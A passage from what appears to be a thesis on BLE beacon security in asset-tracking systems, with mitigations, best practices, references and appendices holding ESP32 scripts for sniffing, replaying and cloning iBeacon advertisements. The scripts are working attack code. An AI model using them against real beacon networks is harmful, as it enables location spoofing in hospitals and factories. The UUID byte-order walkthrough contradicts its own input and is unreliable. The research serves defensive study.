- **Jamming Detection**: this technique is used to spot the presence of intentional interference signals near the BLE beacon network, by tracking unusual patterns or communication breaks. This monitoring process will promptly alert the network administrator to the occurrence of a jamming attack, enabling quick and decisive actions [18]. A jamming attack can be detected by analyzing the pattern of advertisements in the network, and irregularities, such as sudden bursts of activity followed by silence.

- **Proactive Actions**: BLE jamming is only possible if the interference source or sources are within the physical environment of the network. In the event of a real jamming attack, a deep and quick environment scan is necessary to identify the device or devices responsible for the interference.

4.3.4 Battery Exhaustion Attack Mitigations

- **Non-Connectable Mode**: Enabling the connectionless feature makes the BLE beacon capable of only advertising packets, preventing it from establishing and maintaining connections with other devices. This mode is energy-efficient, making it suitable for environments where connections are not needed. In addition, disabling the connection feature prevents malicious actors from connecting to their target beacon and establishing multiple fast connections to drain its battery faster. This mode is suitable for scenarios where one-way communication is sufficient.

4.3.5 Physical Hijacking Mitigations

- **Secure Deploying Locations**: for BLE devices, it is crucial to carefully select secure locations that lower the possibility of physical access to the device from unauthorized parties. These devices can be protected against attempts of physical hijacking by being placed in locations that are difficult for unauthorized persons to reach or locations protected by access control mechanisms.
- **Physical Verification**: this verification of BLE devices is required to ensure their availability and integrity. They also assist in ensuring that devices have not been tampered with since the last inspection. The verification process could be carried out on a weekly, monthly, or yearly basis, depending on the organization security policy.
- **Tamper Evidences**: Anti-tamper evidence seals are critical for preventing unauthorized access and tampering with BLE devices. This seals deters malicious actors, and makes the attempts to open or tamper the device visible.

4.4 Best Practices and Guidelines

Security is an ongoing process, and it is imperative to remain vigilant, adapt to emerging threats, and consistently enhance security measures for BLE beacon deployments. Working with BLE beacons entails its own unique set of security considerations. The following listing outlines a series of security best practices to be considered, from the initial acquisition process through to the final implementation of beacons:

- **Vendor Trustworthiness:** When acquiring BLE beacons or related hardware, should opt for reputable vendors that prioritize security in their products. Steer clear of dubious marketplaces, especially when prices appear too good to be true. Otherwise, the devices can come already corrupted or tampered.
- **Security Settings:** Many modern beacons include a security setting that is typically disabled by default. When beginning to work with these devices, it is essential to check for the presence of this security feature. If it is available, it is strongly recommended to enable it.

- **Device Positioning:** Whenever feasible, elevate the placement of beacons as high as possible. Doing so not only makes it harder for potential tampering or theft by malicious actors but also enhances the effectiveness and quality of signal transmission.
- **Device Stealth:** When possible, disguise the beacon to blend seamlessly with its surroundings. This can include painting it with colors that match its environment.
- **Firmware Updates:** Always keep the beacon firmware up-to-date to address known security vulnerabilities. Ensure that the update process itself is secure.
- **Data Minimization:** Beacon devices should be configured to collect and transmit only the necessary data. Minimizing data reduces the potential attack surface, like the risk of compromising sensitive information. It is crucial to avoid transmitting sensitive data whenever possible.
- **Network Segmentation:** When setting up a larger network with BLE beacons, it is crucial to implement network segmentation to mitigate the potential impact of an attack or breach. When possible, isolate the BLE network from critical systems.
- **Logging and Monitoring:** Implement logging and monitoring to detect any suspicious activities or potential security breaches in real-time. Should consider tailoring a logging and monitoring application to the specific environment settings whenever feasible.
- **Securing Mobile Apps:** Since most beacon devices are accessed via mobile apps, it is necessary to ensure the security of these applications.
- **Reducing Beacon Exposure:** Adjust the broadcasting range of BLE beacons based on their intended function to minimize exposure to potential threats posed by malicious actors.
- **Emergency Plans:** Establish and document an incident response plan to address potential attacks and security breaches. Ensure a well-defined strategy for responding to and mitigating the impact of such incidents.

The cyber-attacks tested in Section 4.2 manifest a concerning accessibility, leaving the IPS constantly vulnerable to their exploitation. The unpredictability of when these attacks might happen increases the complexity of its defense, prevention, and mitigation. However, by implementing the best practices presented in this section together with the mitigation measures proposed in the previous section, it is possible to significantly reduce the probability of these attacks occurring and mitigate their consequences. This approach aims to harden the defenses of AM systems that use BLE beacons, safeguarding against potential threats. Considering the industrial and healthcare scenarios and the range of attacks identified and evaluated in the risk assessment, the implementation of these prevention and mitigation measures holds the potential to prevent future attacks, specifically in scenarios with critical systems where human lives are endangered. By implementing these measures, it is intended to create a more robust and secure system against cyber-attacks, ensuring confidentiality, availability, integrity, and authenticity at all times and promoting the safety of users, workers, and patients within the specified scenarios.

Chapter 5

Conclusions

AMSs using BLE beacon technology as IPS had widespread adoption in recent years, being implemented across multiple sectors. These systems play a crucial role in person and object tracking and management across diverse domains such as industry, and healthcare. However, like any other device and network, BLE beacons are susceptible to attacks, and it is necessary to evaluate their vulnerabilities and assess the associated risks, particularly in critical scenarios.

This work presents a contribution to companies and institutions that have or will implement an AMS using BLE beacon devices, creating awareness about the entailed security risks associated with this technology. In this context, a literature review was conducted to identify vulnerabilities and security breaches already discovered for these systems, as well as mitigation measures. The literature review resulted in 15 attacks gathered, which were described and analyzed in the context of the BLE beacon technology.

Based on the review performed, a risk assessment was conducted according to the methodology provided by ISO/IEC 27005. This assessment considered the identified attacks and two different scenarios regarding healthcare and industry. Before calculating the risk values for each attack, the application domain, risk identification, and risk analysis were defined. Based on ISO/IEC 27005, the risk was calculated by multiplying the probability of an attack happening with the consequence of that same attack, for both scenarios. The scale of risk levels varies from low risk to extreme risk. The risk analysis allows concluding that different attacks have different risk levels depending on the target scenario. Replay attack and device cloning have extreme risk in the hospital scenario

but low risk in the industry scenario. The replay, device cloning, battery exhaustion, jamming, fuzzing, blue-smack, and physical hijacking attacks entail greater risk levels for the presented situations. These high-level threats should be addressed first in the case of mitigation mechanisms and defenses being implemented.

A real scenario was set up to execute a set of five attacks targeting BLE beacons, in order to understand their true impact. After the exploitation process can be concluded that the existing vulnerabilities are simple to replicate and can lead to irreversible damages, endangering human lives. A group of mitigation measures and best practices were provided to increase the security and harden AMSs that rely on BLE beacons. By implementing these measures, a company or institution can create a more robust and secure system against cyber-attacks, ensuring confidentiality, availability, integrity, and authenticity at all times and promoting the safety of their users, workers, and patients within the specified scenarios.

As future work, it is intended to expand the proof of concept by exploiting additional vulnerabilities within the specified scenarios, aiming to gain a deeper understanding of the impacts of all potential attacks. Future work could include the development of a dashboard and application designed to monitor a BLE beacon network and integrate several of the suggested mitigation strategies. This platform would grant system administrators real-time access to the network status, enabling efficient oversight and management of the devices.

References

[1] July 2020. URL: https://www.nordicid.com/resources/blog/iot-asset-management/.

[2] Nikita Adkar et al. "Bluetooth Beacon Applications in Retail Market". In: *2018 International Conference On Advances in Communication and Computing Technology (ICACCT)*. 2018, pp. 225–229. DOI: 10.1109/ICACCT.2018.8529470.

[3] Imad Afyouni et al. "Passive BLE sensing for indoor pattern recognition and tracking". In: *Procedia Computer Science* 191 (2021), pp. 223–229.

[4] Marwan Albahar. "Cyber attacks and terrorism: a twenty-first century conundrum". In: *Science and engineering ethics* 25.4 (2019), pp. 993–1006.

[5] Navalkrushna Allurwar, Balasaheb Nawale, and Swapnesh Patel. "Beacon for proximity target marketing". In: *Int. J. Eng. Comput. Sci* 15.5 (2016), pp. 16359–16364.

[6] Marek Babiuch, Petr Foltynek, and Pavel Smutny. "Using the ESP32 microcontroller for data processing". In: *2019 20th International Carpathian Control Conference (ICCC)*. IEEE. 2019, pp. 1–6.

[7] Ahmed Badr et al. "12-lead ecg platform for real-time monitoring and early anomaly detection". In: *2022 International Wireless Communications and Mobile Computing (IWCMC)*. IEEE. 2022, pp. 973–978.

[8] Paolo Barsocchi, Michele Girolami, and Davide La Rosa. "Detecting proximity with bluetooth low energy beacons for cultural heritage". In: *Sensors* 21.21 (2021), p. 7089.

[9] Arup Barua et al. “Security and Privacy Threats for Bluetooth Low Energy in IoT and Wearable Devices: A Comprehensive Survey”. In: *IEEE Open Journal of the Communications Society* 3 (2022), pp. 251–281. DOI: 10.1109/OJCOMS.2022.3149732.

[10] Arup Barua et al. “Security and privacy threats for bluetooth low energy in iot and wearable devices: A comprehensive survey”. In: *IEEE Open Journal of the Communications Society* 3 (2022), pp. 251–281.

[11] Abhijit Bhadra. “An investigation of potential business and technology opportunities of IoT digital transformation in construction industry”. PhD thesis. Massachusetts Institute of Technology, 2019.

[12] Dhruba Kumar Bhattacharyya and Jugal Kumar Kalita. *Network anomaly detection: A machine learning perspective*. Crc Press, 2013.

[13] Matt Bishop. “Vulnerabilities analysis”. In: *Proceedings of the Recent Advances in intrusion Detection*. Citeseer. 1999, pp. 125–136.

[14] Eric Blossom. “GNU radio: tools for exploring the radio frequency spectrum”. In: *Linux journal* 2004.122 (2004), p. 4.

[15] *BlueCats Company Website*. https://www.bluecats.com/. Accessed: 2023-11-24.

[16] *Bluetooth LE Channel Selection Algorithms*. Accessed: 17/10/2023. URL: https://www.mathworks.com/help/bluetooth/ug/bluetooth-le-channel-selection-algorithms.html.

[17] Sebastian Bräuer et al. “On practical selective jamming of Bluetooth Low Energy advertising”. In: *2016 IEEE Conference on Standards for Communications and Networking (CSCN)*. 2016, pp. 1–6. DOI: 10.1109/CSCN.2016.7785169.

[18] Sebastian Bräuer et al. “On practical selective jamming of bluetooth low energy advertising”. In: *2016 IEEE Conference on Standards for Communications and Networking (CSCN)*. IEEE. 2016, pp. 1–6.

[19] Jimmy Briggs and Christine Geeng. “BLE-Doubt: Smartphone-Based Detection of Malicious Bluetooth Trackers”. In: *2022 IEEE Security and Privacy Workshops (SPW)*. 2022, pp. 208–214. DOI: 10.1109/SPW54247.2022.9833870.

[20] Neil Cameron and Neil Cameron. “ESP32 microcontroller features”. In: *Electronics Projects with the ESP8266 and ESP32: Building Web Pages, Applications, and WiFi Enabled Devices* (2021), pp. 641–682.

[21] Karla Jocelyn Campos-Cruz, Cuauhtemoc Mancillas-Lopez, and Brisbane Ovilla-Martinez. “A Lightweight Security Protocol for Beacons BLE”. In: *2021 18th International Conference on Electrical Engineering, Computing Science and Automatic Control (CCE)*. 2021, pp. 1–6. DOI: 10.1109/CCE53527.2021.9633037.

[22] Davide Cannizzaro et al. “A comparison analysis of BLE-based algorithms for localization in industrial environments”. In: *Electronics* 9.1 (2019), p. 44.

[23] Matthias Cäsar et al. “A survey on Bluetooth Low Energy security and privacy”. In: *Computer Networks* 205 (2022), p. 108712.

[24] Gonzalo Cerruela Garcia, Irene Luque Ruiz, and Miguel Angel Gomez-Nieto. “State of the art, trends and future of bluetooth low energy, near field communication and visible light communication in the development of smart cities”. In: *Sensors* 16.11 (2016), p. 1968.

[25] Aldar CF Chan and Raymond MH Chung. “Security and Privacy of Wireless Beacon Systems”. In: *arXiv preprint arXiv:2107.05868* (2021).

[26] Poornima Chanal and Mahabaleshwar Kakkasageri. “Security and Privacy in IoT: A Survey”. In: *Wireless Personal Communications* 115 (Nov. 2020). DOI: 10.1007/s11277-020-07649-9.

[27] Mauro Conti, Nicola Dragoni, and Viktor Lesyk. “A survey of man in the middle attacks”. In: *IEEE communications surveys & tutorials* 18.3 (2016), pp. 2027–2051.

[28] Joe Decuir et al. “Bluetooth 4.0: low energy”. In: *Cambridge, UK: Cambridge Silicon Radio SR plc* 16 (2010), p. 180.

[29] Ali Dorri et al. “Blockchain for IoT security and privacy: The case study of a smart home”. In: *2017 IEEE international conference on pervasive computing and communications workshops (PerCom workshops)*. IEEE. 2017, pp. 618–623.

[30] Andrew Dursch, David C Yen, and Dong-Her Shih. "Bluetooth technology: an exploratory study of the analysis and implementation frameworks". In: *Computer standards interfaces* 26.4 (2004), pp. 263–277.

[31] Sun Jun Ee et al. "Active and passive security attacks in wireless networks and prevention techniques". In: (2020).

[32] *Estimote Company Website*. `https://estimote.com/`. Accessed: 2023-11-24.

[33] Shahin Farahani. *ZigBee wireless networks and transceivers*. newnes, 2011.

[34] Mohamed Amine Ferrag et al. "Security and privacy for green IoT-based agriculture: Review, blockchain solutions, and challenges". In: *IEEE access* 8 (2020), pp. 32031–32053.

[35] Paul Fremantle and Philip Scott. "A survey of secure middleware for the Internet of Things". In: *PeerJ Computer Science* 3 (2017), e114.

[36] Paul Zachary Fremantle. "An Approach to Enhancing Security and Privacy of the Internet of Things with Federated Identity". PhD thesis. University of Portsmouth, 2017.

[37] Mohammad Ghiasi et al. "Investigating overall structure of cyber-attacks on smart-grid control systems to improve cyber resilience in power system". In: *Network* 1.1 (2020).

[38] *Gimbals Company Website*. `https://store.gimbal.com/`. Accessed: 2023-11-24.

[39] Chandranshu Gupta and Gaurav Varshney. "An improved authentication scheme for BLE devices with no I/O capabilities". In: *Computer Communications* 200 (2023), pp. 42–53.

[40] Naresh Kumar Gupta. *Inside Bluetooth low energy*. Artech House, 2016.

[41] C.T. Hager and S.F. Midkiff. "An analysis of Bluetooth security vulnerabilities". In: *2003 IEEE Wireless Communications and Networking, 2003. WCNC 2003.* Vol. 3. 2003, 1825–1831 vol.3. DOI: `10.1109/WCNC.2003.1200664`.

[42] Shaikh Shahriar Hassan et al. "Security threats in Bluetooth technology". In: *Computers & Security* 74 (2018), pp. 308–322.

[43] SJ Hayward et al. “A survey of indoor location technologies, techniques and applications in industry”. In: *Internet of Things* (2022), p. 100608.

[44] Zhiqiang He et al. “A proposal of interaction system between visitor and collection in museum hall by iBeacon”. In: *2015 10th International Conference on Computer Science & Education (ICCSE)*. IEEE. 2015, pp. 427–430.

[45] Candelaria Hernandez-Goya, Ricardo Aguasca-Colomo, and Candido Caballero-Gil. “BLE-based secure tracking system proposal”. In: *Wireless Networks* (2023), pp. 1–12.

[46] Robin Heydon and Nick Hunn. “Bluetooth low energy”. In: *CSR Presentation, Bluetooth SIG https://www. bluetooth. org/DocMan/handlers/DownloadDoc. ashx* (2012).

[47] Dung Ho. “Enterprise IoT Device Visibility”. In: (2021).

[48] Chi-Jan Huang, Cheng-Jan Chi, and Wei-Tzu Hung. “Hybrid-AI-Based iBeacon Indoor Positioning Cybersecurity: Attacks and Defenses”. In: *Sensors* 23.4 (2023). ISSN: 1424-8220. DOI: 10.3390/s23042159. URL: https://www.mdpi.com/1424-8220/23/4/2159.

[49] Mamoona Humayun et al. “Cyber security threats and vulnerabilities: a systematic mapping study”. In: *Arabian Journal for Science and Engineering* 45 (2020), pp. 3171–3189.

[50] Phan Duy Hung and Bui Trong Vinh. “Vulnerabilities in IoT devices with software-defined radio”. In: *2019 IEEE 4th International Conference on Computer and Communication Systems (ICCCS)*. IEEE. 2019, pp. 664–668.

[51] “Information security, cybersecurity and privacy protection — Guidance on managing information security risks”. In: (2022). URL: https://www.iso.org/standard/80585.html.

[52] *Innomaint Company Asset Tracking solution Website*. https://www.innomaint.com/solutions/asset-tracking-with-ble-beacon/. Accessed: 2023-11-24.

[53] Jennifer Ann Janesko. *Bluetooth Low Energy Security Analysis Framework*. 2018.

[54] Kang Eun Jeon et al. “Ble beacons for internet of things applications: Survey, challenges, and opportunities”. In: *IEEE Internet of Things Journal* 5.2 (2018), pp. 811–828.

[55] Ghaith Khalil. *RFID Technology: Design Principles, Applications and Controversies*. NOVA, 2018.

[56] Yasser Khan et al. “Architectural Threats to Security and Privacy: A Challenge for Internet of Things (IoT) Applications”. In: *Electronics* 12.1 (2022), p. 88.

[57] Moonbeom Kim, Jongho Lee, and Jeongyeup Paek. “Neutralizing BLE Beacon-Based Electronic Attendance System Using Signal Imitation Attack”. In: *IEEE Access* 6 (2018), pp. 77921–77930. DOI: 10.1109/ACCESS.2018.2884488.

[58] Sungil Kim et al. “Indoor positioning system techniques and security”. In: *2015 Forth International Conference on e-Technologies and Networks for Development (ICeND)*. IEEE. 2015, pp. 1–4.

[59] Sheeraz Kirmani et al. “A Survey on IoT-Enabled Smart Grids: Technologies, Architectures, Applications, and Challenges”. In: *Sustainability* 15.1 (2023), p. 717.

[60] Constantinos Kolias et al. “Breaking BLE beacons for fun but mostly profit”. In: *Proceedings of the 10th European Workshop on Systems Security*. 2017, pp. 1–6.

[61] Constantinos Kolias et al. “Learning Internet-of-Things Security ”Hands-On””. In: *IEEE Security & Privacy* 14.1 (2016), pp. 37–46. DOI: 10.1109/MSP.2016.4.

[62] *Kontakt.io Company Asset Tracking solution Website*. https://kontakt.io/solutions-healthcare/healthcare-asset-tracking/. Accessed: 2023-11-24.

[63] *Kontakt.io Company Website*. https://kontakt.io/. Accessed: 2023-11-24.

[64] KontaktIO. *kontakt-beacon-admin-sample-app*. https://github.com/kontaktio/kontakt-beacon-admin-sample-app. 2023.

[65] Pavel Kriz, Filip Maly, and Tomas Kozel. “Improving indoor localization using bluetooth low energy beacons”. In: *Mobile information systems* 2016 (2016).

[66] Andrea Lacava et al. “Securing Bluetooth Low Energy networking: An overview of security procedures and threats”. In: *Computer Networks* 211 (2022), p. 108953.

[67] He Li et al. “Cumulative Message Authentication Codes for Resource-Constrained IoT Networks”. In: *IEEE Internet of Things Journal* 8.15 (2021), pp. 11847–11859. DOI: 10.1109/JIOT.2021.3074054.

[68] Joakim Lindh. “Bluetooth low energy beacons”. In: *Texas Instruments* (2015), p. 2.

[69] Chenhao Liu et al. “The detection of physical attacks against iBeacon transmitters”. In: *2016 IEEE/ACM 24th International Symposium on Quality of Service (IWQoS)*. IEEE. 2016, pp. 1–10.

[70] Moises Lodeiro-Santiago et al. “Secure system based on UAV and BLE for improving SAR missions”. In: *Journal of Ambient Intelligence and Humanized Computing* 11 (2020), pp. 3109–3120.

[71] George Loukas. *Cyber-physical attacks: A growing invisible threat*. Butterworth-Heinemann, 2015.

[72] Paul D Martin et al. “Securing Medical Devices and Protecting Patient Privacy in the Technological Age of Healthcare”. PhD thesis. Johns Hopkins University, 2016.

[73] Paul D. Martin et al. “Applications of Secure Location Sensing in Healthcare”. In: *Proceedings of the 7th ACM International Conference on Bioinformatics, Computational Biology, and Health Informatics*. BCB 16. Seattle, WA, USA: Association for Computing Machinery, 2016, pp. 58–67. ISBN: 9781450342254. DOI: 10.1145/2975167.2975173. URL: https://doi.org/10.1145/2975167.2975173.

[74] Abhishek Kumar Mishra et al. “Public Wireless Packets Anonymously Hurt You”. In: *2021 IEEE 46th Conference on Local Computer Networks (LCN)*. 2021, pp. 649–652. DOI: 10.1109/LCN52139.2021.9524956.

[75] Nizar Msadek, Ridha Soua, and Thomas Engel. “Iot device fingerprinting: Machine learning based encrypted traffic analysis”. In: *2019 IEEE wireless communications and networking conference (WCNC)*. IEEE. 2019, pp. 1–8.

[76] Raymond Muller et al. “Physical hijacking attacks against object trackers”. In: *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*. 2022, pp. 2309–2322.

[77] Xin Na et al. “Wi-attack: Cross-technology Impersonation Attack against iBeacon Services”. In: *2021 18th Annual IEEE International Conference on Sensing, Communication, and Networking (SECON)*. 2021, pp. 1–9. DOI: 10.1109/SECON52354.2021.9491605.

[78] Karan Nair et al. “Optimizing power consumption in iot based wireless sensor networks using Bluetooth Low Energy”. In: *2015 International Conference on Green Computing and Internet of Things (ICGCIoT)*. IEEE. 2015, pp. 589–593.

[79] Luca Negri, Jan Beutel, and Matthias Dyer. “The power consumption of Bluetooth scatternets.” In: *CCNC*. Citeseer. 2006, pp. 519–523.

[80] Van-Linh Nguyen, Po-Ching Lin, and Ren-Hung Hwang. “Energy Depletion Attacks in Low Power Wireless Networks”. In: *IEEE Access* 7 (2019), pp. 51915–51932. DOI: 10.1109/ACCESS.2019.2911424.

[81] Naoki Ohmura, Satoshi Ogino, and Yoshinobu Okano. “Optimized shielding pattern of RF faraday cage”. In: *2014 International Symposium on Electromagnetic Compatibility, Tokyo*. 2014, pp. 765–768.

[82] Hossein Pirayesh and Huacheng Zeng. “Jamming attacks and anti-jamming strategies in wireless networks: A comprehensive survey”. In: *IEEE communications surveys & tutorials* 24.2 (2022), pp. 767–809.

[83] B Prabadevi and N Jeyanthi. “A review on various sniffing attacks and its mitigation techniques”. In: *Indones. J. Electr. Eng. Comput. Sci* 12.3 (2018), pp. 1117–1125.

[84] Yanzhen Qu and Philip Chan. “Assessing Vulnerabilities in Bluetooth Low Energy (BLE) Wireless Network Based IoT Systems”. In: *2016 IEEE 2nd International Conference on Big Data Security on Cloud (BigDataSecurity), IEEE International Conference on High Performance and Smart Computing (HPSC), and IEEE International Conference on Intelligent Data and Security (IDS)*. 2016, pp. 42–48. DOI: 10.1109/BigDataSecurity-HPSC-IDS.2016.63.

[85] *Radius Networks Company Website*. https://radius-networks.org/. Accessed: 2023-11-24.

[86] Deepthi Rajamohanan, Balaji Hariharan, and K A Unnikrishna Menon. "Survey on Smart Health Management using BLE and BLE Beacons". In: *2019 9th International Symposium on Embedded Computing and System Design (ISED)*. 2019, pp. 1–5. DOI: 10.1109/ISED48680.2019.9096227.

[87] PSP Ray Bernard. "Indoor Positioning Systems". In: ().

[88] Qingchun Ren. *Medium access control (MAC) layer design and data query processing for wireless sensor networks*. The University of Texas at Arlington, 2007.

[89] Michael A Rushanan. "An Empirical Analysis of Security and Privacy in Health and Medical Systems". PhD thesis. Johns Hopkins University, 2016.

[90] *Ruuvi Company Asset Tracking solution Website*. https://ruuvi.com/business/. Accessed: 2023-11-24.

[91] PN Schatz and AJ McCaffery. "The faraday effect". In: *Quarterly Reviews, Chemical Society* 23.4 (1969), pp. 552–584.

[92] Yaniv Shaked and Avishai Wool. "Cracking the bluetooth pin". In: *Proceedings of the 3rd international conference on Mobile systems, applications, and services*. 2005, pp. 39–50.

[93] Vladimir Shakhov and Insoo Koo. "Depletion-of-battery attack: Specificity, modelling and analysis". In: *Sensors* 18.6 (2018), p. 1849.

[94] Sanjana Sharma. "Cyber security for the defence industry". In: *Cyber Security Review, online at http://www. cybersecurity-review. com/industry-perspective/cybersecurity-for-the-defence-industry* (2017).

[95] Petros Spachos and Konstantinos Plataniotis. "BLE Beacons in the Smart City: Applications, Challenges, and Research Opportunities". In: *IEEE Internet of Things Magazine* 3.1 (2020), pp. 14–18. DOI: 10.1109/IOTM.0001.1900073.

[96] Stephen Statler et al. *Beacon technologies*. Springer, 2016.

[97] Deris Stiawan et al. "Investigating brute force attack patterns in IoT network". In: *Journal of Electrical and Computer Engineering* 2019 (2019).

[98] Ari Takanen et al. *Fuzzing for software security testing and quality assurance*. Artech House, 2018.

[99] Hui Jun Tay, Jiaqi Tan, and Priya Narasimhan. "A survey of security vulnerabilities in bluetooth low energy beacons". In: *Carnegie Mellon University Parallel Data Lab Technical Report CMU-PDL-16-109* (2016).

[100] Nasim Donyagard Vahed. "Analysis of IoT Security Weaknesses and Ways to Protect Against Them". In: (2020).

[101] Pragya Varshney, Harshveer Saini, and Varick L. Erickson. "Real-time Asset Management and Localization with Machine Learning and Bluetooth Low Energy Tags". In: *2020 International Conference on Computational Science and Computational Intelligence (CSCI)*. 2020, pp. 1120–1125. DOI: 10.1109/CSCI51800.2020.00208.

[102] David Verde et al. "Architecture for Museums Location-Based Content Delivery using Augmented Reality and Beacons". In: *2022 IEEE International Smart Cities Conference (ISC2)*. 2022, pp. 1–6. DOI: 10.1109/ISC255366.2022.9922314.

[103] Eric Wagner et al. "When and How to Aggregate Message Authentication Codes on Lossy Channels". In: ACNS. 2024.

[104] Jiliang Wang et al. "BlueDoor: breaking the secure information flow via BLE vulnerability". In: *Proceedings of the 18th International Conference on Mobile Systems, Applications, and Services*. 2020, pp. 286–298.

[105] Michael Wang and Jack Brassil. "Managing large scale, ultra-dense beacon deployments in smart campuses". In: *2015 IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*. IEEE. 2015, pp. 606–611.

[106] Xuerui Wang et al. "Attacks and defenses in user authentication systems: A survey". In: *Journal of Network and Computer Applications* 188 (2021), p. 103080.

[107] Jian Yang et al. "Beyond beaconing: Emerging applications and challenges of BLE". In: *Ad hoc networks* 97 (2020), p. 102015.

[108] Faheem Zafari, Athanasios Gkelias, and Kin K. Leung. "A Survey of Indoor Localization Systems and Technologies". In: *IEEE Communications Surveys & Tutorials* 21.3 (2019), pp. 2568–2599. DOI: 10.1109/COMST.2019.2911558.

[109] Faheem Zafari, Ioannis Papapanagiotou, and Konstantinos Christidis. "Microlocation for Internet-of-Things-Equipped Smart Buildings". In: *IEEE Internet of Things Journal* 3.1 (2016), pp. 96–112. DOI: 10.1109/JIOT.2015.2442956.

[110] Sherali Zeadally, Farhan Siddiqui, and Zubair Baig. "25 Years of Bluetooth Technology". In: *Future Internet* 11.9 (2019). ISSN: 1999-5903. DOI: 10.3390/fi11090194. URL: https://www.mdpi.com/1999-5903/11/9/194.

[111] Haibo Zhang and Kouichi Sakurai. "A survey of software clone detection from security perspective". In: *IEEE Access* 9 (2021), pp. 48157–48173.

[112] Yuan Zhuang et al. "Smartphone-based indoor localization with bluetooth low energy beacons". In: *Sensors* 16.5 (2016), p. 596.

[113] Mohammed Zubair et al. "Exploiting bluetooth vulnerabilities in e-health IoT devices". In: *Proceedings of the 3rd international conference on future networks and distributed systems*. 2019, pp. 1–7.

[114] Chaoshun Zuo et al. "Automatic fingerprinting of vulnerable ble iot devices with static uuids from mobile apps". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. 2019, pp. 1469–1483.

Appendices

Appendix A

Replay Attack Scripts

In Listing A.1 is presented a script used to sniff nearby BLE advertisement data. This code was inserted in Arduino IDE and then uploaded into the ESP32 microcontroller.

```
{
    #include <BLEDevice.h>
    #include <BLEUtils.h>
    #include <BLEScan.h>
    #include <BLEAdvertisedDevice.h>

    int scanTime = 5;
    BLEScan* pBLEScan;

    class MyAdvertisedDeviceCallbacks:
    public BLEAdvertisedDeviceCallbacks {
        void onResult(BLEAdvertisedDevice advertisedDevice) {
          Serial.printf("Advertised␣Device:␣%s␣\n",
          advertisedDevice.toString().c_str());
        }
    };

    void setup() {
      Serial.begin(115200);
      Serial.println("Scanning...");

```

```
22        BLEDevice::init("");
23        pBLEScan = BLEDevice::getScan();
24        pBLEScan->setAdvertisedDeviceCallbacks
25        (new MyAdvertisedDeviceCallbacks());
26        pBLEScan->setActiveScan(true);
27        pBLEScan->setInterval(100);
28        pBLEScan->setWindow(99);
29      }
30
31      void loop() {
32        BLEScanResults foundDevices =
33        pBLEScan->start(scanTime, false);
34
35        Serial.print("Devices␣found:␣");
36        Serial.println(foundDevices.getCount());
37        Serial.println("Scan␣done!");
38        pBLEScan->clearResults();
39        delay(2000);
40      }
41  }
```

Listing A.1: Sniffing nearby BLE data using ESP32 microcontroller.

Listing A.2 presents the script used to replay the previously captured data packet. This code was inserted in Arduino IDE and then uploaded into the ESP32 microcontroller.

```
1   {
2       #include <BLEDevice.h>
3       #include <BLEUtils.h>
4       #include <BLEServer.h>
5
6       BLEAdvertising *pAdvertising;
7
8       void setup() {
9         Serial.begin(115200);
10
```

```
11        BLEDevice::init("Replay_ESP32");
12
13        // Raw advertisement packet data
14        // Manufacturer data
15        uint8_t rawAdvertisementData[] = {
16          0x02, 0x01, 0x06, 0x4c, 0x00, 0x02, 0x15,
17          0xf7, 0x82, 0x6d, 0xa6, 0x4f, 0xa2, 0x4e,
18          0x98, 0x80, 0x24, 0xbc, 0x5b, 0x71, 0xe0,
19          0x89, 0x3e, 0xeb, 0xe6, 0x5a, 0x85, 0xac
20        };
21
22        pAdvertising = BLEDevice::getAdvertising();
23        pAdvertising->setAdvertisementData(rawAdvertisementData,
24        sizeof(rawAdvertisementData));
25
26        pAdvertising->start();
27        Serial.println("BLE␣Advertisement␣started");
28      }
29
30      void loop() {
31      }
32  }
```

Listing A.2: Replay raw advertisement data using ESP32 microcontroller.

Appendix B

Device Cloning Attack Script

Listing B.1 presents the script used to perform a beacon device cloning attack. One thing to note is that when defining the beacon UUID the identifier can not be in human-readable format. BLE uses the little-endian format for UUIDs, which means that the byte's order is reversed when transmitting. To convert the wanted UUID to the correct little-endian format, the order of the bytes in each segment of the UUID was reversed, following the next segment:

- **Original UUID:** f7826da6-4fa2-4e98-8024-bc5b71e0893e
- f7826da6 - a66d82f7
- af24 - a24f
- 4e98 - 984e
- 8024 - 2480
- bc5b71e0893e - 3e89e0715bbc
- **Little-endian Format:** 3e89e0715bbc-2480-984e-a24f-a66d82f7

The code was inserted in Arduino IDE and uploaded into the ESP32 microcontroller.

```
1 {
2     #include "sys/time.h"
3     #include "BLEDevice.h"
4     #include "BLEUtils.h"
```

```
5   #include "BLEServer.h"
6   #include "BLEBeacon.h"
7   #include "esp_sleep.h"
8
9   #define GPIO_DEEP_SLEEP_DURATION 10
10
11  RTC_DATA_ATTR static time_t last;
12  RTC_DATA_ATTR static uint32_t bootcount;
13
14  BLEAdvertising *pAdvertising;
15  struct timeval now;
16
17  #define BEACON_UUID "3e89e0715bbc-2480-984e-a24f-a66d82f7"
18
19  void setBeacon() {
20
21    BLEBeacon oBeacon = BLEBeacon();
22
23    oBeacon.setManufacturerId(0x4C00);  // fake Apple 0x004C
24    oBeacon.setProximityUUID(BLEUUID(BEACON_UUID));
25
26    int majorValue = 5895;
27    int minorValue = 10259;
28
29    oBeacon.setMajor(majorValue & 0xFFFF);
30    oBeacon.setMinor(minorValue & 0xFFFF);
31
32    BLEAdvertisementData oAdvertisementData =
33    BLEAdvertisementData();
34
35    BLEAdvertisementData oScanResponseData =
36    BLEAdvertisementData();
37
38    oAdvertisementData.setFlags(0x04);
39
```

```
40        std::string strServiceData = "";
41        strServiceData += (char)26;  // Len
42        strServiceData += (char)0xFF;  // Type
43        strServiceData += oBeacon.getData();
44
45        oAdvertisementData.addData(strServiceData);
46
47        pAdvertising->setAdvertisementData(oAdvertisementData);
48        pAdvertising->setScanResponseData(oScanResponseData);
49      }
50
51
52      void setup() {
53
54        Serial.begin(115200);
55        gettimeofday(&now, NULL);
56
57        Serial.printf("start␣ESP32␣%d\n", bootcount++);
58        last = now.tv_sec;
59        BLEDevice::init("Cloned_Beacon");
60
61        BLEServer *pServer = BLEDevice::createServer();
62
63        pAdvertising = BLEDevice::getAdvertising();
64        BLEDevice::startAdvertising();
65        setBeacon();
66        pAdvertising->start();
67
68        Serial.println("Advertizing␣started...");
69        delay(100);
70
71        pAdvertising->stop();
72        esp_deep_sleep(1000000LL * GPIO_DEEP_SLEEP_DURATION);
73      }
74
```

```
75      void loop() {
76      }
77  }
```

Listing B.1: Beacon device cloning attack script.

Appendix C

Battery Exhaustion Attack Script

